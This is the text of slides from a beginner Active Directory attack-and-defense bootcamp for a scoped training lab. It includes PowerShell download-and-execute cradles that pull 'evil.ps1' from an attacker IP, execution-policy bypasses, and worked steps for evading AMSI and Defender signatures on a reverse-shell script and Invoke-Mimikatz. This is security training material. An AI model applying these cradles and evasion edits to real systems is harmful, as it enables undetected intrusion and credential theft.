

Attacking and Defending Active Directory

Beginner's Edition Bootcamp

Nikhil Mittal

PentesterAcademy: <http://www.PentesterAcademy.com>

AttackDefense: <https://AttackDefense.com/>

About me

- Twitter - @nikhil_mitt
- Author of Red team labs - <https://www.pentesteracademy.com/redlabs>
- Blog – <https://labofapenetrationtester.com>
- GitHub - <https://github.com/samratashok/>
- Creator of Nishang, Deploy-Deception, RACE toolkit and more
- Interested in Offensive Information Security, new attack vectors and methodologies to pwn systems.
- Previous Talks and/or Trainings
 - DEF CON, BlackHat, BruCON and more.

Course Content - Week 1

- Enumerate useful information like users, groups, group memberships, computers, user properties, trusts, ACLs etc. to map attack paths!
- Learn and practice different local privilege escalation techniques on a Windows machine.
- Hunt for local admin privileges on machines in the target domain using multiple methods.
- Abuse enterprise applications to execute complex attack paths that involve bypassing antivirus and pivoting to different machines.

Course Content - Week 2

- Learn to find credentials and sessions of high privileges domain accounts like Domain Administrators, extracting their credentials and then using credential replay attacks to escalate privileges, all of this with just using built-in protocols for pivoting.
- Learn to extract credentials from a restricted environment where application whitelisting is enforced. Abuse derivative local admin privileges and pivot to other machines to escalate privileges to domain level.
- Understand the classic Kerberoast and its variants to escalate privileges.
- Understand and exploit delegation issues.
- Learn how to abuse privileges of Protected Groups to escalate privileges.
- Abuse Kerberos functionality to persist with DA privileges. Forge tickets to execute attacks like Golden ticket and Silver ticket to persist.
- Subvert the authentication on the domain level with Skeleton key and custom SSP.
- Abuse the DC safe mode Administrator for persistence.
- Abuse the protection mechanism like AdminSDHolder for persistence.

Course Content - Week 3

- Abuse minimal rights required for attacks like DCSync by modifying ACLs of domain objects.
- Learn to modify the host security descriptors of the domain controller to persist and execute commands without needing DA privileges.
- Learn to elevate privileges from Domain Admin of a child domain to Enterprise Admins on the forest root by abusing Trust keys and krbtgt account.
- Execute intra-forest trust attacks to access resources across forest.
- Abuse database links to achieve code execution across forest by just using the databases.

Course Content - Week 4

- Anything remaining from first three modules.
- Learn about useful events logged when the discussed attacks are executed.
- Learn briefly about architecture changes required in an organization to avoid the discussed attacks. We discuss Temporal group membership, ACL Auditing, LAPS, SID Filtering, Selective Authentication, credential guard, device guard (WDAC), Protected Users Group, PAW, Tiered Administration and ESAE or Red Forest.
- Learn how Microsoft's Advanced Threat Analytics and other similar tools detect domain attacks and the ways to avoid and bypass such tools.
- Understand how Deception can be effective deployed as a defense mechanism in AD.

Goal

- The bootcamp is beginner friendly and assumes no previous experience with active directory security. Although, you are expected to understand basics of Active Directory.
- This course introduces a concept, demonstrates how an attack can be executed and then have Learning Objective section where students can practice on the lab.
- The lab, like a real world red team operation, forces you to use built-in tools as long as possible and focus on functionality abuse. So, in this course, we will NOT use any exploits and exploitation framework.
- We start from a foothold box as a normal domain user.
- Everything is not in the slides :)

Word of Caution

- In scope:
 - 172.16.1.0/24 – 172.16.17.0/24
- Everything else is NOT in scope.
- Attacking out of scope machines (including fellow students' machines) may result in disqualification from the lab.
- Please do not try to access the internet from any lab machine.
- Please treat the lab network as a dangerous environment and take care of yourself!


Philosophy of the course

- We will emulate an adversary who has a foothold machine in the target domain.
- We will not use any exploit in the class but will depend on abuse of functionality and features which are rarely patched.
- We try to use the built-in tools and avoid touching disk on any target server as long as possible. We will not use any exploitation framework in the class.

Active Directory

- Directory Service used to manage Windows networks.
- Stores information about objects on the network and makes it easily available to users and admins.
- "Active Directory enables centralized, secure management of an entire network, which might span a building, a city or multiple locations throughout the world."

[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc780036\(v=ws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc780036(v=ws.10))




Active Directory - Components

- Schema – Defines objects and their attributes.
- Query and index mechanism – Provides searching and publication of objects and their properties.
- Global Catalog – Contains information about every object in the directory.
- Replication Service – Distributes information across domain controllers.

Active Directory - Structure

- Forests, domains and organization units (OUs) are the basic building blocks of any active directory structure.

- A forest – which is a security boundary – may contain multiple domains and each domain may contain multiple OUs.



Attacking Active Directory

- In the course, we are going to abuse AD components and trusts and will not rely on ANY patchable exploits.
- We will also solely use built-in management tools for all our attacks i.e. we will use Windows as an attack platform. No Unix or Linux tools or OS will be used which increases our stealth and flexibility.

PowerShell

- Provides access to almost everything in a Windows platform and Active Directory Environment which could be useful for an attacker.
- Provides the capability of running powerful scripts completely from memory making it ideal for foothold shells/boxes.
- Easy to learn and really powerful.
- Based on .NET framework and is tightly integrated with Windows.
- We will use Windows PowerShell. There is a platform independent PowerShell Core as well.

PowerShell

- Comes installed by default on all modern Windows OS.
- Provides access to almost everything in a Windows platform and Active Directory Environment which could be useful for an attacker.
- Provides the capability of running powerful scripts completely from memory making it ideal for foothold shells/boxes.
- Based on .NET framework and is tightly integrated with Windows.
- PowerShell is NOT powershell.exe. It is the `System.Management.Automation.dll`

PowerShell Scripts and Modules

- Load a PowerShell script using dot sourcing
 - `C:\AD\Tools\PowerView.ps1`
- A module (or a script) can be imported with:
`Import-Module C:\AD\Tools\ADModule-master\ActiveDirectory\ActiveDirectory.psd1`
- All the commands in a module can be listed with:
`Get-Command -Module <modulename>`

PowerShell Script Execution

- Download execute cradle

```
iex (New-Object Net.WebClient).DownloadString('https://webserver/payload.ps1')

$ie=New-Object -ComObject
InternetExplorer.Application;$ie.visible=$False;$ie.navigate('http://192.168.230.1/evil.ps1
');sleep 5;$response=$ie.Document.body.innerHTML;$ie.quit();iex $response
```

PSv3 onwards - `iex (iwr 'http://192.168.230.1/evil.ps1')`

```
$h=New-Object -ComObject
Msxml2.XMLHTTP;$h.open('GET','http://192.168.230.1/evil.ps1',$false);$h.send();iex
$h.responseText

$wr = [System.NET.WebRequest]::Create("http://192.168.230.1/evil.ps1")
$r = $wr.GetResponse()
IEX ([System.IO.StreamReader]$r.GetResponseStream()).ReadToEnd()
```

PowerShell and AD

- [ADSI]
- .NET Classes

`System.DirectoryServices.ActiveDirectory`

- Native Executable
- WMI using PowerShell
- ActiveDirectory Module

PowerShell Detections

- System-wide transcription
- Script Block logging
- AntiMalware Scan Interface (AMSI)
- Constrained Language Mode (CLM) - Integrated with Applocker and WDAC (Device Guard)

Execution Policy

- It is NOT a security measure, it is present to prevent user from accidentally executing scripts.
- Several ways to bypass

```
powershell -ExecutionPolicy bypass
```

```
powershell -c <cmd>
```

```
powershell -encodedcommand
```

```
$env:PSExecutionPolicyPreference="bypass"
```



jsnover
@jsnover



Following

The reason why PowerShell has a -ExecutionPolicy BYPASS parameter is to make it absolutely clear that it isn't a security layer.

RETWEETS LIKES
75 42



PowerShell Tradecraft

- Offensive PowerShell is not dead.
- The detections depend on your target organization and if you are using customized code.
- There are bypasses and then there are obfuscated bypasses!
- Remember, the focus of the class is Active Directory :)

Bypassing PowerShell Security

- We will use Invisi-Shell (<https://github.com/OmerYa/Invisi-Shell>) for bypassing the security controls in PowerShell.
- The tool hooks the .NET assemblies (System.Management.Automation.dll and System.Core.dll) to bypass logging
- It uses a CLR Profiler API to perform the hook.
- "A common language runtime (CLR) profiler is a dynamic link library (DLL) that consists of functions that receive messages from, and send messages to, the CLR by using the profiling API. The profiler DLL is loaded by the CLR at run time."

Bypassing PowerShell Security

Using Invisi-Shell

- With admin privileges:

`RunWithPathAsAdmin.bat`

- With non-admin privileges:

`RunWithRegistryNonAdmin.bat`

- Type `exit` from the new PowerShell session to complete the clean-up.

Bypassing AV Signatures for PowerShell

- We can always load scripts in memory and avoid detection using AMSI bypass.
- How do we bypass signature based detection of on-disk PowerShell scripts by Windows Defender?
- We can use the AMSITrigger (<https://github.com/RythmStick/AMSITrigger>) tool to identify the exact part of a script that is detected.
- Simply provide path to the script file to scan it:
`AmsITrigger_x64.exe -i C:\AD\Tools\Invoke-PowerShellTcp_Detected.ps1`
- For full obfuscation of PowerShell scripts, see Invoke-Obfuscation (<https://github.com/danielbohannon/Invoke-Obfuscation>). That is used for obfuscating the AMSI bypass in the course!

Bypassing AV Signatures for PowerShell

- Steps to avoid signature based detection are pretty simple:
 - 1) Scan using AMSITrigger
 - 2) Modify the detected code snippet
 - 3) Rescan using AMSITrigger
 - 4) Repeat the steps 2 & 3 till we get a result as “AMSI_RESULT_NOT_DETECTED” or “Blank”

Bypassing AV Signatures for PowerShell - PowerUp

- Scan using AMSITrigger

The screenshot shows a terminal window with the title "Select C:\Windows\System32\cmd.exe". A red box highlights a specific line of code: "[+] [= [Reflection.Assembly].Assembly.GetType('System.AppDomain').GetProperty('CurrentDomain').GetValue(\$null, @())]". An arrow points from this highlighted line to a red box labeled "Detected Code Snippet" located in the top right corner of the terminal window.

```
# AmsiTrigger x64.exe -i PowerUp.ps1
[+] [= [Reflection.Assembly].Assembly.GetType('System.AppDomain').GetProperty('CurrentDomain').GetValue($null, @()))
$LoadedAssemblies = $AppDomain.GetAssemblies()

foreach ($Assembly in $LoadedAssemblies) {
    if ($Assembly.FullName -and ($Assembly.FullName.Split(',')[0] -eq $ModuleName)) {
        return $Assembly
    }
}


$DynAssembly = New-Object Reflection.AssemblyName($ModuleName)
$Domain = $AppDomain
$AssemblyBuilder = $Domain.DefineDynamicAssembly($DynAssembly, 'Run')
$ModuleBuilder = $AssemblyBuilder.DefineDynamicModule($ModuleName, $False)"
```

Bypassing AV Signatures for PowerShell - PowerUp

- Reverse the "System.AppDomain" string on line number 59

```
$String = 'niamoDppA.metsys'  
$classrev = ([regex]::Matches($String, '.', 'RightToLeft') | ForEach  
{$_ . value}) -join ''  
  
$AppDomain =  
[Reflection.Assembly]::Assembly.GetType("$classrev") .GetProperty('Cur  
rentDomain') .GetValue($null, @())
```


- Check again with AMSITrigger



The screenshot shows a Windows command prompt window titled 'C:\Windows\System32\cmd.exe'. The command entered is '# AmsiTrigger_x64.exe -i PowerUp.ps1'. The output is '[+] AMSI_RESULT_NOT_DETECTED' followed by a blank line. The window has a dark background and light-colored text.

Bypassing AV Signatures for PowerShell - Invoke-PowerShellTcp

- Scan using AMSITrigger



The screenshot shows a Windows command prompt window titled 'cmd' with the path 'C:\Windows\System32\cmd.exe'. The window contains the following PowerShell script:

```
# AmsiTrigger x64.exe -i Invoke-PowerShellTCP.ps1
[+] ["New-Object System.Net.Sockets.TCPClient($IPAddress,$Port)
    }

    #Bind to the provided port if Bind switch is used.
    if ($Bind)
    {
        $listener = [System.Net.Sockets.TcpListener]$Port
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }

    $stream = $client.GetStream()
    [byte[]]$bytes = 0..65535|%{0}

    #Send back current username and computername
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " +
$env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    #Show an interactive PowerShell prompt
    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)
```

Bypassing AV Signatures for PowerShell - Invoke-PowerShellTcp


- Reverse the "Net.Sockets" string on line number 32

```
$String = "stekcos.teN"  
$class = ([regex]::Matches($String,'.' , 'RightToLeft') | ForEach  
{$_ . value}) -join ''  
if ($Reverse)  
{  
    $client = New-Object System.$class.TCPClient($IPAddress,$Port)  
}
```

- Check again with AMSITrigger!

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

- Invoke-Mimikatz is THE most heavily signature PowerShell script!
- We must rename it before scanning with AmsiTrigger or we get an access denied.



```
# AmsiTrigger_x64.exe -i mimi.ps1
[+] "Invoke-Mimikatz"
[+] "Invoke-ReflectivePEInjection"
[+] "Invoke-Mimikatz"
[+] "Author: Joe Bialek, Twitter: @JosephBialek
Mimikatz Author: Benjamin DELPY `gentilkiwi`. Blog: http://blog.gentilkiwi.com. Email: benjamin@gentilkiwi.com. Twitter
@gentilkiwi
License: http://creativecommons.org/licenses/by/3.0/fr/
Required Dependencies: Mimikatz (included)
Optional Dependencies: None
Mimikatz version: 2.0 alpha (12/14/2015)

.DESCRIPTION

Reflectively loads Mimikatz 2.0 in memory using PowerShell. Can be used to dump credentials"
[+] "Invoke-Mimikatz"
[+] "Invoke-Mimikatz"
[+] "Invoke-Mimikatz"
[+] "Invoke-ReflectivePEInjection"
[+] "Invoke-ReflectivePEInjection"
[+] "Invoke-ReflectivePEInjection"
[+] "$ComputerName,
    [Parameter(ParameterSetName = "DumpCreds", Position = 1)]
    [
[+] "Add-Member NoteProperty -Name VirtualProtect -Value $VirtualProtect"
[+] "Add-Member -MemberType NoteProperty -Name WriteProcessMemory -Value $WriteProcessMemory"
[+] ".CreateRemoteThread.Invoke($ProcessHandle, [IntPtr]::Zero, [UIntPtr][UInt64]0xFFFF, $StartAddress, $ArgumentPtr, 0"

#
```

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

- There are multiple detections. We need to make the following changes:
 - 1) Remove the comments.
 - 2) Modify each use of "DumpCreds".
 - 3) Modify the variable names of the Win32 API calls that are detected.
 - 4) Reverse the strings that are detected and the Mimikatz Compressed DLL string.

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

2. Modify each use of "DumpCreds". We changed it to "DC"

```
1 function Invoke-Mimikatz
2 {
3
4     [CmdletBinding(DefaultParameterSetName="DC")]
5     Param(
6         [Parameter(Position = 0)]
7         [String[]]
8         $ComputerName,
9
10        [Parameter(ParameterSetName = "DC", Position = 1)]
11        [Switch]
12        $DumpCreds,
13
14        [Parameter(ParameterSetName = "DumpCerts", Position = 1)]
15        [Switch]
16        $DumpC
17        2500
18        2501    if ($PsCmdlet.ParameterSetName -ieq "DumpCreds" -or $PsCmdlet.ParameterSetName -ieq "DC")
19        2502    {
20        2503        $String = "tixe sdrowssapnogol::aslrukes"
21        2504        $class = ([regex]::Matches($String,'.', 'RightToLeft') | ForEach {$_.value}) -join ''
22        2505        $ExeArgs = "$class"
23        2506    }
```

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

3. Modify the variable names of the Win32 API calls that are detected - "VirtualProtect", "WriteProcessMemory" and "CreateRemoteThread"

```
445 $VPAddr = GetProcAddress kernel32.dll VirtualProtect
446 $VPDelegate = Get-DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32].MakeByRefType()) ([Bool])
447 $VP = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VPAddr, $VPDelegate)
448 $Win32Functions | Add-Member NoteProperty -Name VP -Value $VP
```

```
1569
1570 Function Get-VPValue
1571 {
1572     $RThreadHandle = Invoke-CRT -ProcessHandle $RemoteProcHandle -StartAddress $RSCAddr -Win32Functions $Win32Functions
1573     $Result = $Win32Functions.WaitForSingleObject.Invoke($RThreadHandle, 20000)
1574     if ($Result -ne 0)
1575     {
